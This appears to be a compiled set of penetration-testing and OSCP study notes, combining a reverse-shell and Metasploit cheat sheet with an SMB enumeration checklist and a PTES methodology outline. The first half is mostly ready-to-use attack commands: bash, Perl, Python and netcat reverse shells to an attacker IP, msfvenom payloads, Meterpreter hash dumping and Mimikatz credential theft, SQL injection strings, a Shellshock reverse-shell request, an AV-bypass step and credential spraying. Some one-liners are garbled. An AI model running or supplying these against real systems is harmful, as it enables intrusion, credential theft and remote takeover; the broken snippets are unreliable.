Bash
exec /bin/bash 0&0 2>&0
0<&196;exec 196<>/dev/tcp/ATTACKING-IP/80; sh <&196 >&196 2>&196
exec 5<>/dev/tcp/ATTACKING-IP/80 cat <&5 | while read line; do $line 2>&5 >&5; done
# or: while read line 0<&5; do $line 2>&5 >&5; done

bash -i >& /dev/tcp/ATTACKING-IP/80 0>&1
Perl
exec "/bin/sh";
perl -e 'exec "/bin/sh";'
perl -e 'use Socket;$i="ATTACKING-IP";$p=
80;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))>&S");open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
perl -MIO::Socket::INET -e '$c=new IO::Socket::INET(PeerAddr,"ATTACKING-IP:80");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>,'
Windows
perl -e 'use Socket;$i="ATTACKING-IP";$p=
80;socket(S,PF_INET,SOCK_STREAM,getprotobynumber("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))>&S");open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/sh -i");};'
Windows
Meterpreter
Windows reverse meterpreter payload
set payload windows/meterpreter/reverse_tcp
Windows reverse tcp payload
Windows VNC Meterpreter payload
set payload windows/vncinject/reverse_tcp
Meterpreter Windows VNC Payload
set ViewOnly false
Linux Reverse Meterpreter payload
set payload linux/meterpreter/reverse_tcp
Meterpreter Linux Reverse Payload
Meterpreter Cheat Sheet
upload file c:\\windows
Meterpreter upload file to Windows target
download c:\\windows\\repair\\sam /tmp
Meterpreter download file from Windows target
download c:\\windows\\repair\\sam /tmp
Meterpreter download file from Windows target
execute -f c:\\windows\\temp\\exploit.exe
Meterpreter run .exe on target – handy for executing uploaded exploits
execute -f cmd -c

```

Creates new channel with cmd shell
ps
Meterpreter show processes
shell
Meterpreter get shell on the target
getsystem
Meterpreter attempts privilege escalation the target
hashdump
Meterpreter attempts to dump the hashes on the target (must have privileges; try migrating to winlogon.exe if possible first)
portfwd add -l 3389 -p 3389 -r target
Meterpreter create port forward to target machine
portfwd delete -l 3389 -p 3389 -r target
Meterpreter delete port forward
use exploit/windows/local/bypassuac
Bypass UAC on Windows 7 + Set target + arch, x86/64
use auxiliary/scanner/http/dir_scanner
Metasploit HTTP directory scanner
use auxiliary/scanner/http/jboss_vulnscan
Metasploit JBOSS vulnerability scanner
use auxiliary/scanner/mssql/mssql_login
Metasploit MSSQL Credential Scanner
use auxiliary/scanner/mysql/mysql_version
Metasploit MSSQL Version Scanner
use auxiliary/scanner/oracle/oracle_login
Metasploit Oracle Login Module
use exploit/multi/script/web_delivery
Metasploit powershell payload delivery module
post/windows/manage/powershell/exec_powershell
Metasploit upload and run powershell script through a session
use exploit/multi/http/jboss_maindeployer
Metasploit JBOSS deploy
use exploit/windows/mssql/mssql_payload
Metasploit MSSQL payload
run post/windows/gather/win_privs
Metasploit show privileges of current user
use post/windows/gather/credentials/gpp
Metasploit grab GPP saved passwords
load kiwi
creds_all
Metasploit load Mimikatz/kiwi and get creds
run post/windows/gather/local_admin_search_enum
Identify other machines that the supplied domain user has administrative access to
set AUTORUNSCRIPT post/windows/manage/migrate
Meterpreter Payloads
msfvenom -l
List options
Binaries
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f elf > shell.elf
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f exe > shell.exe
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f macho > shell.macho
Web Payloads
msfvenom -p php/meterpreter/reverse_tcp LHOST= LPORT= -f raw > shell.php

```
PHP
set payload php/meterpreter/reverse_tcp
Listener
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php && pbpaste >> shell.php
PHP
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f asp > shell.asp
ASP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f raw > shell.jsp
JSP
msfvenom -p java/jsp_shell_reverse_tcp LHOST= LPORT= -f war > shell.war
WAR
Scripting Payloads
msfvenom -p cmd/unix/reverse_python LHOST= LPORT= -f raw > shell.py
Python
msfvenom -p cmd/unix/reverse_bash LHOST= LPORT= -f raw > shell.sh
Bash
msfvenom -p cmd/unix/reverse_perl LHOST= LPORT= -f raw > shell.pl
Perl
Shellcode
For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will
output code that is able to be cut and pasted in this language for your exploits.
```

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f
msfvenom -p osx/x86/shell_reverse_tcp LHOST= LPORT= -f
```

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

```
exploit/multi/handler set PAYLOAD set LHOST set LPORT set ExitOnSession false exploit -j -z
An example is:
```

```
msfvenom exploit/multi/handler -p windows/meterpreter/reverse_tcp LHOST= LPORT= -f >
exploit.extension
Powershell
Execution Bypass
```

```
Set-ExecutionPolicy Unrestricted
./file.ps1
Import-Module script.psm1
Invoke-FunctionThatIsIntheModule
iex(new-object system.net.webclient).downloadstring("file:///C:\examplefile.ps1")
Powershell.exe blocked
```

Use 'not powershell' <https://github.com/Ben0xA/nps>

Privilege Escalation

Linux:

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

<https://github.com/pentestmonkey/unix-privesc-check>

Windows:

<https://github.com/pentestmonkey/windows-privesc-check>

<http://www.fuzzysecurity.com/tutorials/16.html>

<https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>

Command Injection

File Traverse:

website.com/file.php[?path=/]

Test HTTP options using curl:

curl -vX OPTIONS [website]

Upload file using CURL to website with PUT option available

curl --upload-file shell.php --url <http://192.168.218.139/test/shell.php> --http1.0

Transfer file (Try temp directory if not writable)(wget -O tells it where to store):

?path=/; wget <http://IPADDRESS:8000/Filename.Extension>;

Activate shell file:

; php -f filelocation.php;

SQLInjections

Common Injections for Login Forms:

admin' --

admin' #

admin'/*

' or 1=1--

' or 1=1#

' or 1=1/*

') or '1'='1--

') or ('1'='1—

SQLMap

sqlmap -u <http://meh.com> --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3

Automated sqlmap scan

sqlmap -u <http://INSERTIPADDRESS> --dbms=mysql --crawl=3

sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/blah.php"

Targeted sqlmap scan

sqlmap -u "<http://meh.com/meh.php?id=1>" --dbms=mysql --tech=U --random-agent --dump Scan url for union + error based injection with mysql backend and use a random user agent + database dump

sqlmap -o -u "<http://meh.com/form/>" --forms

sqlmap check form for injection

sqlmap -o -u "<http://meh/vuln-form>" --forms -D database-name -T users --dump

sqlmap dump and crack hashes for table users on database-name.

sqlmap --flush session

Flushes the session

sqlmap -p user --technique=B

Attempts to exploit the "user" field using boolean technique.

sqlmap -r <captured request>

Capture a request via Burp Suite, save it to a file, and use this command to let sqlmap automate everything. Add --os-shell at the end to pop a shell if possible.

Miscellaneous

NTLMRelayx.py using mitm6

This will take captured credentials via IPv6 spoofing using mitm6 and relay them to a target via ntlmrelayx.py. It requires ntlmrelayx.py and mitm6 to be installed already.

mitm6 -d <domain.local>

First, start mitm6 and specify the domain you're spoofing on with '-d domain.name'

ntlmrelayx.py -6 -wh 192.168.1.1 -t smb://192.168.1.2 -l ~/tmp/
-6 specifies ipv6, -wh specifies where the WPAD file is hosted at (your IP usually). -t specifies the target, or destination where the credentials will be relayed. -l is to where to store the loot.
Name your terminal whatever you want
This small script will name your terminal whatever you pass as an argument to it. It helps organizing with multiple terminals open. Thanks Ben!

```
#!/bin/bash
```

```
echo -ne "\033]0;${1}\007"
```

Tunneling:

sshuttle is an awesome tunneling tool that does all the hard work for you. It gets rid of the need for proxy chains. What this command does is tunnels traffic through 10.0.0.1 and makes a route for all traffic destined for 10.10.10.0/24 through your sshuttle tunnel.

```
sshuttle -r root@10.0.0.1 10.10.10.0/24
```

AV Bypass:

```
wine hyperion.exe ./backdoor.exe ./backdoor_mutation.exe
```

wine and hyperion need to be installed.

Web hosts

```
python -m SimpleHTTPServer 80
```

Basic HTTP Server. Will list the directory it's started in.

```
service apache2 start
```

Starts Apache web server. Place files in /var/www/html to be able to 'wget' them.

Php Meterpreter Shell (Remove Guard bit)

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=????????? LPORT=6000 R > phpmeterpreter.php
```

Netcat

```
Listener: nc -lvp <PORT>
```

Listen verbosely on a port.

```
Target:nc -e /bin/bash listeneripaddress listenerport
```

```
or ncat -v -l -p 7777 -e /bin/bash
```

```
Host: cat happy.txt | ncat -v -l -p 5555 Target: ncat localhost 5555 > happy_copy.txt
```

Download file via ncat

Reverse shell using interpreters (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>)

```
python -c python -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);' python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect('127.0.0.1',9000))\nwhile 1:\nproc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE,\nstdin=subprocess.PIPE);s.send(proc.stdout.read()+proc.stderr.read())\")"
```

Shellshock

```
curl -x TARGETADDRESS -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/HOSTIP/1234 0>&1" TARGETADDRESS/cgi-bin/status
```

```
curl -x 192.168.28.167:PORT -H "User-Agent: () { ignored;};/bin/bash -i >& /dev/tcp/192.168.28.169/1234 0>&1" 192.168.28.167/cgi-bin/status
```

```
ssh username@IPADDRESS '() { :}; /bin/bash'
```

Shellshock over SSH

CrackMapExec

```
crackmapexec smb 10.0.0.1/24 -u administrator -p 'password' --local-auth --sam
```

Spray the network with local login credentials then dump SAM contents
crackmapexec smb 10.0.0.1/24 -u administrator -H <hash> --local-auth --lsa
Pass the hash network-wide, local login, dump LSA contents
crackmapexec smb 192.168.10.0/24 -u username -p password -M empire_exec -o LISTENER=test
Requires Empire Restful API to be running. It will spray supply credentials and pop an empire agent on any successful login. Read more here

Resources & Links

Windows Privilege Escalation

<http://www.fuzzysecurity.com/tutorials/16.html>

<https://toshellandback.com/2015/11/24/ms-priv-esc/>

SQL & Apache Log paths

<http://www.itninja.com/blog/view/mysql-and-apache-profile-log-path-locations>

Recon

<https://bitvijays.github.io/blog/2015/04/09/learning-from-the-field-intelligence-gathering/>

Cheat Sheets (Includes scripts):

<http://pentestmonkey.net/>

<https://highon.coffee/blog/cheat-sheet/>

<https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>

Meterpreter Stuff

<http://netsec.ws/?p=331>

Proxy Chaining

apt-get install sshuttle

<https://github.com/ssshuttle/ssshuttle>

<https://github.com/rofl0r/proxchains-ng>

<https://www.offensive-security.com/metasploit-unleashed/proxytunnels/>

Huge collection of common commands and scripts as well as general pentest info

<https://blobloblaw.gitbooks.io/security/content/>

Scripts

<https://github.com/rebootuser/LinEnum>

<https://github.com/mzet-/linux-exploit-suggester>

<https://github.com/azmatt/windowsEnum>

<https://github.com/leebaird/discover>

<https://nmap.org/nsedoc/>

Pentester Bookmarks, huge collection of blogs, forums, and resources.

<https://code.google.com/archive/p/pentest-bookmarks/wikis/BookmarksList.wiki>

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

Pentest Checklist

http://mateustymbu.xpg.uol.com.br/Bibliography/Pentest_Checklist.pdf

Pentesting Workflow

<https://workflowy.com/s/FgBI.6qcAQUUqWM>

OSCP Writeups, blogs, and notes:

<https://xapax.github.io/blog/2017/01/14/OSCP.html>

<http://www.securitysift.com/offsec-pwb-oscp/>

<https://netsecfocus.com/topic/32/oscp-like-vulnhub-vms>

https://blog.propriacausa.dewp-content/uploads/2016/07/oscp_notes.html

<https://localhost.exposed/path-to-oscp/>

https://www.reddit.com/r/netsecstudents/comments/5i00w6/my_experience_with_the_oscp/

<https://naterobb.blogspot.com/2017/02/my-experience-with-oscp-to-kick-off-my.html>

<http://www.securitysift.com/offsec-pwb-oscp/>

Example 4

Wednesday, January 2, 2019 11:19 PM

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source
- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 \$ip 1
- smbclient -L //\$/ip
- smbmap -H \$ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/Whoami
- Copy proof.txt
- Dump hashes
- Dump SSH Keys
- Delete files
- Reset Machine

Example 5

Saturday, January 5, 2019 1:28 AM

Checklist

- Enumerate Hostname - nmblookup -A [ip]
- List Shares
 - smbmap -H [ip/hostname]
 - echo exit | smbclient -L \\\\[ip]
 - nmap --script smb-enum-shares -p 139,445 [ip]
- Check Null Sessions
 - smbmap -H [ip/hostname]
 - rpcclient -U "" -N [ip]
 - smbclient \\\\[ip]\[share name]
- Check for Vulnerabilities - nmap --script smb-vuln* -p 139,445 [ip]
- Overall Scan - enum4linux -a [ip]
- Manual Inspection
 - smbver.sh [IP] (port) [Samba]
 - check pcap

Tools

- nmblookup - collects NetBIOS over TCP/IP client used to lookup NetBIOS names.
- smbclient - an ftp-like client to access SMB shares
- nmap - general scanner, with scripts
- rpcclient - tool to execute client side MS-RPC functions
- enum4linux - enumerates various smb functions
- wireshark

Details

Enumerate Hostname

nmblookup

nmblookup -A [IP]

- -A - look up by IP address

Example:

```
root@kali:~# nmblookup -A [ip]
Looking up status of [ip]
[hostname] <00> - M <ACTIVE>
[hostname] <20> - M <ACTIVE>
WORKGROUP <00> - <GROUP> M <ACTIVE>
WORKGROUP <1e> - <GROUP> M <ACTIVE>
<03> - M <ACTIVE>
INet~Services <1c> - <GROUP> M <ACTIVE>
IS~[hostname] <00> - M <ACTIVE>
MAC Address = 00-50-56-XX-XX-XX
```

List Shares

smbmap

smbmap -H [ip/hostname]

This command will show you the shares on the host, as well as your access to them.

Example:

```
root@kali:~/# smbmap -H [ip]
[+] Finding open SMB ports....
[+] User SMB session established on [ip]...
[+] IP: [ip]:445      Name: [ip]
Disk                                Permissions
-----
ADMIN$                            NO ACCESS
C$                                NO ACCESS
IPC$                             NO ACCESS
NETLOGON                           NO ACCESS
Replication                         READ ONLY
SYSVOL                            NO ACCESS
```

If you get credentials, you can re-run to show new access:

```
root@kali:~/# smbmap -H [ip] -d [domain] -u [user] -p [password]
[+] Finding open SMB ports....
[+] User SMB session established on [ip]...
[+] IP: [ip]:445      Name: [ip]
Disk                                Permissions
-----
ADMIN$                            NO ACCESS
C$                                NO ACCESS
IPC$                             NO ACCESS
NETLOGON                           READ ONLY
Replication                         READ ONLY
SYSVOL                            READ ONLY
```

smbclient

echo exit | smbclient -L \\\\[ip]

- exit takes care of any password request that might pop up, since we're checking for null login
- -L - get a list of shares for the given host

Example:

```
root@kali:~/# smbclient -L \\\[ip]
Enter WORKGROUP\root's password:
Sharename  Type   Comment
-----  -----
IPC$      IPC    Remote IPC
share     Disk
wwwroot   Disk
ADMIN$    Disk    Remote Admin
C$        Disk    Default share
```

Reconnecting with SMB1 for workgroup listing.

Server	Comment
--------	---------

Workgroup	Master
-----------	--------

nmap

```
nmap --script smb-enum-shares -p 139,445 [ip]
```

- --script smb-enum-shares - specific smb enumeration script
- -p 139,445 - specify smb ports

Example:

```
root@kali:~# nmap --script smb-enum-shares -p 139,445 [ip]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-27 16:25 EDT
Nmap scan report for [ip]
Host is up (0.037s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
MAC Address: 00:50:56:XX:XX:XX (VMware)
```

Host script results:

```
| smb-enum-shares:
|   account_used: guest
|   \\[ip]\\ADMIN$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\[ip]\\C$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\[ip]\\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\[ip]\\share:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\[ip]\\wwwroot:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
```

Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds

Check Null Sessions

smbmap

smbmap -H [ip/hostname] will show what you can do with given credentials (or null session if no credentials). See examples in the [previous section](#).

rpcclient

rpcclient -U "" -N [ip]

- -U "" - null session
- -N - no password

Example:

```
root@kali:~# rpcclient -U "" -N [ip]
```

```
rpcclient $>
```

From there, you can run rpc commands.

smbclient

smbclient \\\\[ip]\\[share name]

This will attempt to connect to the share. Can try without a password (or sending a blank password) and still potentially connect.

Example:

```
root@kali:~/pwk/lab/public# smbclient \\\\[ip]\\share
```

```
Enter WORKGROUP\root's password:
```

```
Try "help" to get a list of possible commands.
```

```
smb: \> ls
```

```
. D 0 Thu Sep 27 16:26:00 2018
.. D 0 Thu Sep 27 16:26:00 2018
New Folder (9) D 0 Sun Dec 13 05:26:59 2015
New Folder - 6 D 0 Sun Dec 13 06:55:42 2015
Shortcut to New Folder (2).lnk A 420 Sun Dec 13 05:24:51 2015
1690825 blocks of size 2048. 794699 blocks available
```

Check for Vulnerabilities

nmap

nmap --script smb-vuln* -p 139,445 [ip]

- --script smb-vuln* - will run all smb vulnerability scan scripts
- -p 139,445 - smb ports

Example:

```
root@kali:~# nmap --script smb-vuln* -p 139,445 [ip]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-27 16:37 EDT
Nmap scan report for [ip]
Host is up (0.030s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```

MAC Address: 00:50:56:XX:XX:XX (VMware)

Host script results:

```
| smb-vuln-ms06-025:  
|   VULNERABLE:  
|     RRAS Memory Corruption vulnerability (MS06-025)  
|     State: VULNERABLE  
|     IDs: CVE:CVE-2006-2370  
|       A buffer overflow vulnerability in the Routing and Remote Access service (RRAS) in  
Microsoft Windows 2000 SP4, XP SP1  
|       and SP2, and Server 2003 SP1 and earlier allows remote unauthenticated or  
authenticated attackers to  
|       execute arbitrary code via certain crafted "RPC related requests" aka the "RRAS Memory  
Corruption Vulnerability."  
|  
|     Disclosure date: 2006-6-27  
|     References:  
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-2370  
|       https://technet.microsoft.com/en-us/library/security/ms06-025.aspx  
|_smb-vuln-ms10-054: false  
|_smb-vuln-ms10-061: false  
|smb-vuln-ms17-010:  
|   VULNERABLE:  
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
|     State: VULNERABLE  
|     IDs: CVE:CVE-2017-0143  
|     Risk factor: HIGH  
|       A critical remote code execution vulnerability exists in Microsoft SMBv1  
servers (ms17-010).  
  
|     Disclosure date: 2017-03-14  
|     References:  
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
```

Nmap done: 1 IP address (1 host up) scanned in 5.58 seconds

Overall Scan

enum4linux

enum4linux -a [ip]

- -a - all enumeration

Example output is long, but some highlights to look for:

- output similar to nmblookup
- check for null session
- listing of shares
- domain info
- password policy

- RID cycling output

Manual Inspection

Samba

ngrep is a neat tool to grep on network data. Running something like `ngrep -i -d tap0 's.?a.?m.?b.?a.*[:digit:]'` port 139 in one terminal and then `echo exit | smbclient -L [IP]` in another will dump out a bunch of info including the version.

rewardone in the PWK forums posted a neat script to easily get Samba versions:

```
#!/bin/sh
#Author: rewardone
#Description:
# Requires root or enough permissions to use tcpdump
# Will listen for the first 7 packets of a null login
# and grab the SMB Version
#Notes:
# Will sometimes not capture or will print multiple
# lines. May need to run a second time for success.
if [ -z $1 ]; then echo "Usage: ./smbver.sh RHOST {RPORT}" && exit; else rhost=$1; fi
if [ ! -z $2 ]; then rport=$2; else rport=139; fi
tcpdump -s0 -n -i tap0 src $rhost and port $rport -A -c 7 2>/dev/null | grep -i "samba\|s.a.m" | tr -d '\r' | grep -oP 'UnixSamba.*[0-9a-z]' | tr -d '\n' & echo -n "$rhost: " &
echo "exit" | smbclient -L $rhost 1>/dev/null 2>/dev/null
sleep 0.5 && echo ""
```

When you run this on a box running Samba, you get results:

```
root@kali:~/pwk/lab/public# ./smbver.sh [IP]
```

[IP]: UnixSamba 227a

When in doubt, we can check the smb version in PCAP. Here's an example Unix Samba 2.2.3a:

Windows

Windows SMB is more complex than just a version, but looking in wireshark will give a bunch of information about the connection. We can filter on ntlmssp.ntlmv2_response to see NTLMv2 traffic, for example.

From <<https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html>>

PTES (Penetration Testing Methodologies and Standards)

Friday, January 4, 2019 11:51 PM

PTES (Penetration Testing Methodologies and Standards)

The penetration testing execution standard covers everything related to a penetration test. From the initial communication, information gathering it also covers threat modeling phases where testers are working behind the scenes to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation.

The penetration testing execution standard consists of seven phases:

PTES defines a baseline for the minimum that is required for a basic pentest, as well as several advanced scenarios that provide more comprehensive activities required for organizations with higher security needs.

Pre-engagement Interactions:

In this phase, we prepare and gather the required tools, OS, and software to start the penetration testing. Whereas selecting the tools required during a penetration test depends on several factors such as the type and the depth of the engagement.

There are some common and basic tools that are compulsory to complete penetration testing with the expected results, include:

VMware:

VMware enables us to run multiple instances of the operating system on a single workstation.

Linux Based Operating System:

As Linux is the most recommended OS for penetration testing, mostly penetration testing is carried on Linux based system.

Windows-Based Operating System:

Windows XP/7 is required for certain tools to be used. Many commercial tools or Microsoft-specific network assessment and penetration tools are available that run cleanly on the platform.

Wifi Adapter:

An 802.11 USB adapter allows the easy connection of a wireless adapter to the penetration testing system. The 802.11 USB adapter is recommended as other don't support the required functions.

Spectrum Analyzer:

A spectrum analyzer is a device used to examine the spectral composition of some electrical or optical waveform. A spectrum analyzer is used to determine whether or not a wireless transmitter is working according to defined standards.

Series of software:

The software requirements are based upon the engagement scope. However, some commercial and open source software that could be required to conduct a full penetration test properly are listed below:

- Maltego
- Nessus
- Nespose
- Rainbow Crack
- Dnsmap
- The Social Engineering Toolkit (SET)
- The Metasploit Toolkit
- Dnsrecon

1. Intelligence Gathering:

In this phase, the information or data or intelligence is gathered to assist in guiding the assessment actions. The information gathering process is conducted to gather information about the employee in an organization that can help us to get access, potentially secret or private "intelligence" of a competitor, or information that is otherwise relevant to the target.

2. Threat Modeling:

Threat modeling is a process for optimizing network security by identifying vulnerabilities and then defining countermeasures to prevent, or mitigate the effects of threats to the system. The threat modeling is used to determine where the most effort should be applied to keep a system secure. This is a factor that changes as applications are added, removed, or upgraded or user requirements are evolved.

3. Vulnerability Analysis:

Vulnerability Analysis is used to identify and evaluate the security risks posed by identified vulnerabilities. The Process of vulnerability is divided into two steps, Identification and Validation.

- **Identification:** Discovering the vulnerability is the main task in this step.
- **Validation:** In this step, we reduce the number of identified vulnerabilities to only those that are actually valid.

1. Exploitation:

After finding the vulnerabilities, we try to exploit those vulnerabilities to breach the system and its security. For the Exploitation we use different framework and software that are recommended for exploitative purpose and are freely available. Some of the most recommended tools include:

- Core IMPACT
- SAINT Scanner and Exploit
- Metasploit Framework
- SQL Map
- Canvas
- Social Engineering Toolkit
- Netsparker

1. Post-Exploitation:

In the Post-exploitation phase, we determine the value of the machine compromised and to maintain control of the machine for later use. The value of the machine is determined by the sensitivity of the data stored on it and the machine's usefulness in further compromising the network.

2. Reporting:

In this phase, we report the findings in a way that is understandable and acceptable by the organization that owns that system or hardware. It includes the defects that allow an attacker to violate an explicit (or implicit) security policy to achieve some impact (or consequence). In particular, defects that allow intruders to gain increased levels of access or interfere with the normal operation of systems are vulnerabilities.

There are different types of reporting that depends on the genre of authority to which we are reporting.

- **Executive Level Reporting**

- Business Impact
- Customization
- Talking to the business
- Affect bottom line
- Strategic Roadmap
- Maturity model
- Appendix with terms for risk rating

- **Technical Reporting**

- Identify systemic issues and technical root cause analysis
- Maturity Model
- Technical Findings
- Description
- Screenshots
- Ensure all PII is correctly redacted
- Request/Response captures
- PoC examples
- Ensure PoC code provides benign validation of the flaw
- Reproducible Results
- Test Cases
- Fault triggers
- Incident response and monitoring capabilities

- Intelligence gathering
- Reverse IDS
- Pentest Metrics
- Vulnerability Analysis
- Exploitation
- Post-exploitation
- Residual effects (notifications to
• 3rd parties, internally, LE, etc...)
- Common elements
- Methodology
- Objective(s)
- Scope
- Summary of findings
- Appendix with terms for risk rating

Contents

[hide]

- [1 Tools Required](#)
- [1.1 Operating Systems](#)
- [1.1.1 MacOS X](#)
- [1.1.2 VMware Workstation](#)
- [1.1.2.1 Linux](#)
- [1.1.2.2 Windows XP/7](#)
- [1.2 Radio Frequency Tools](#)
- [1.2.1 Frequency Counter](#)
- [1.2.2 Frequency Scanner](#)
- [1.2.3 Spectrum Analyzer](#)
- [1.2.4 802.11 USB adapter](#)
- [1.2.5 External Antennas](#)
- [1.2.6 USB GPS](#)
- [1.3 Software](#)
- [2 Intelligence Gathering](#)
- [2.1 OSINT](#)
- [2.1.1 Corporate](#)
- [2.1.2 Physical](#)
- [2.1.2.1 Locations](#)
- [2.1.2.2 Shared/Individual](#)
- [2.1.2.3 Owner](#)
- [2.1.2.3.1 Land/tax records](#)
- [2.1.3 Datacenter Locations](#)
- [2.1.3.1 Time zones](#)
- [2.1.3.2 Offsite gathering](#)
- [2.1.3.3 Product/Services](#)
- [2.1.3.4 Company Dates](#)
- [2.1.3.5 Position identification](#)
- [2.1.3.6 Organizational Chart](#)
- [2.1.3.7 Corporate Communications](#)
- [2.1.3.7.1 Marketing](#)
- [2.1.3.7.2 Lawsuits](#)
- [2.1.3.7.3 Transactions](#)
- [2.1.3.8 Job openings](#)
- [2.1.4 Relationships](#)
- [2.1.4.1 Charity Affiliations](#)
- [2.1.4.2 Network Providers](#)

- [2.1.4.3 Business Partners](#)
- [2.1.4.4 Competitors](#)
- [2.2 Individuals](#)
- [2.2.1 Social Networking Profile](#)
- [2.2.2 Social Networking Websites](#)
- [2.2.3 Cree.py](#)
- [2.3 Internet Footprint](#)
- [2.3.1 Email addresses](#)
- [2.3.1.1 Maltego](#)
- [2.3.1.2 TheHarvester](#)
- [2.3.1.3 NetGlub](#)
- [2.3.2 Usernames/Handles](#)
- [2.3.3 Social Networks](#)
- [2.3.3.1 Newsgroups](#)
- [2.3.3.2 Mailing Lists](#)
- [2.3.3.3 Chat Rooms](#)
- [2.3.3.4 Forums Search](#)
- [2.3.4 Personal Domain Names](#)
- [2.3.5 Personal Activities](#)
- [2.3.5.1 Audio](#)
- [2.3.5.2 Video](#)
- [2.3.6 Archived Information](#)
- [2.3.7 Electronic Data](#)
- [2.3.7.1 Document leakage](#)
- [2.3.7.2 Metadata leakage](#)
- [2.3.7.2.1 FOCA \(Windows\)](#)
- [2.3.7.2.2 Foundstone SiteDigger \(Windows\)](#)
- [2.3.7.2.3 Metagoofil \(Linux/Windows\)](#)
- [2.3.7.2.4 Exif Reader \(Windows\)](#)
- [2.3.7.2.5 ExifTool \(Windows/ OS X\)](#)
- [2.3.7.2.6 Image Search](#)
- [2.4 Covert gathering](#)
- [2.4.1 On-location gathering](#)
- [2.4.1.1 Adjacent Facilities](#)
- [2.4.1.2 Physical security inspections](#)
- [2.4.1.2.1 Security guards](#)
- [2.4.1.2.2 Badge Usage](#)
- [2.4.1.2.3 Locking devices](#)
- [2.4.1.2.4 Intrusion detection systems \(IDS\)/Alarms](#)
- [2.4.1.2.5 Security lighting](#)
- [2.4.1.2.6 Surveillance /CCTV systems](#)
- [2.4.1.2.7 Access control devices](#)
- [2.4.1.2.8 Environmental Design](#)
- [2.4.1.3 Employee Behavior](#)
- [2.4.1.4 Dumpster diving](#)
- [2.4.1.5 RF / Wireless Frequency scanning](#)
- [2.4.2 Frequency Usage](#)
- [2.4.3 Equipment Identification](#)
- [2.4.3.1 Airmon-ng](#)
